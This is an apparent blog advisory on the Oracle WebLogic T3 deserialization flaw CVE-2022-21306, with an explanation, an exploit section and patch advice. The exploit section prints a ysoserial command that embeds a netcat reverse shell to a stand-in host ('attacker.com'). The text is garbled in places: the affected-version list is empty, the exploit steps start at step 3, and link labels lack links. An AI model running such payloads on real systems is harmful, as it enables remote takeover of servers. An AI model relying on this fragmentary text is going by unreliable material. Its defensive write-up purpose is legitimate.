
Oracle WebLogic Server is a popular application server used by enterprises for running Java applications, providing a platform for deploying and managing large, complex, mission-critical applications. In early 2022, a severe vulnerability designated CVE-2022-21306 was reported in WebLogic, rocking the middleware world due to its ease of exploitation and catastrophic consequences.
In this detailed read, we break down CVE-2022-21306—how it works, affected versions, real-world risks, and steps for mitigation. We also provide links to original advisories, sample exploit code for educational purposes, and guidance for administrators and defenders.
What is CVE-2022-21306?
CVE-2022-21306 is a critical vulnerability affecting Oracle WebLogic Server’s Core component. Identified in the following supported versions:
How Does CVE-2022-21306 Work?
The issue is in the way the WebLogic Server handles the T3 protocol—a proprietary protocol used for internal RMI (Remote Method Invocation) communication. T3 listens by default on port 7001/tcp and is exposed if the server is reachable on the network.
An attacker, without any valid user account or special access, just needs network connectivity to the vulnerable WebLogic server. By sending specially crafted T3 protocol packets, the attacker can exploit a flaw in how requests are deserialized and processed. This leads to remote code execution (RCE) as the WebLogic process user, allowing a complete system takeover.
The Exploit: What Does It Look Like?
> Warning: The following code is for educational purposes only. Do not attempt to exploit any systems without explicit permission.
To exploit this flaw, attackers leverage well-known T3 protocol libraries and, commonly, a deserialization payload. Here’s a simplified snippet using the ysoserial toolkit, a common Java serialization exploit generator, in combination with a custom Python or Java script to send the payload.
`shell
java -jar ysoserial.jar CommonsCollections1 'nc attacker.com 4444 -e /bin/sh' > exploit.ser
`
3. Result: If the server is vulnerable and the payload is valid, the attacker's code runs with WebLogic process privileges.
Oracle Critical Patch Update Advisory (January 2022):
CVE Details Page:
- CVE-2022-21306 NIST CVE Details
ysoserial Java Serialization Attack Tool:
Attackers may pivot deeper into your network.
Note: Exploits for similar T3 deserialization flaws are publicly available, making exploitation easy even for low-skilled attackers.
Apply Oracle’s latest CPU patches.
- CPU January 2022 Download Page
Disable Unnecessary Protocols.
- If T3/T3s protocol is not required, disable it as per Oracle’s guidelines.
Final Thoughts
CVE-2022-21306 is a textbook example of how dangerous deserialization vulnerabilities in Java application servers can be. The low attack complexity and unauthenticated nature make it critical for all Oracle WebLogic users to patch and harden their environments.
Don’t wait for attackers to strike—assume exploitation code is already in the wild. Secure your WebLogic servers now!
If you want more detail, check the official Oracle advisory and follow your organization's emergency patch protocol.
Timeline
Published on: 01/19/2022 12:15:00 UTC
Last modified on: 01/24/2022 14:07:00 UTC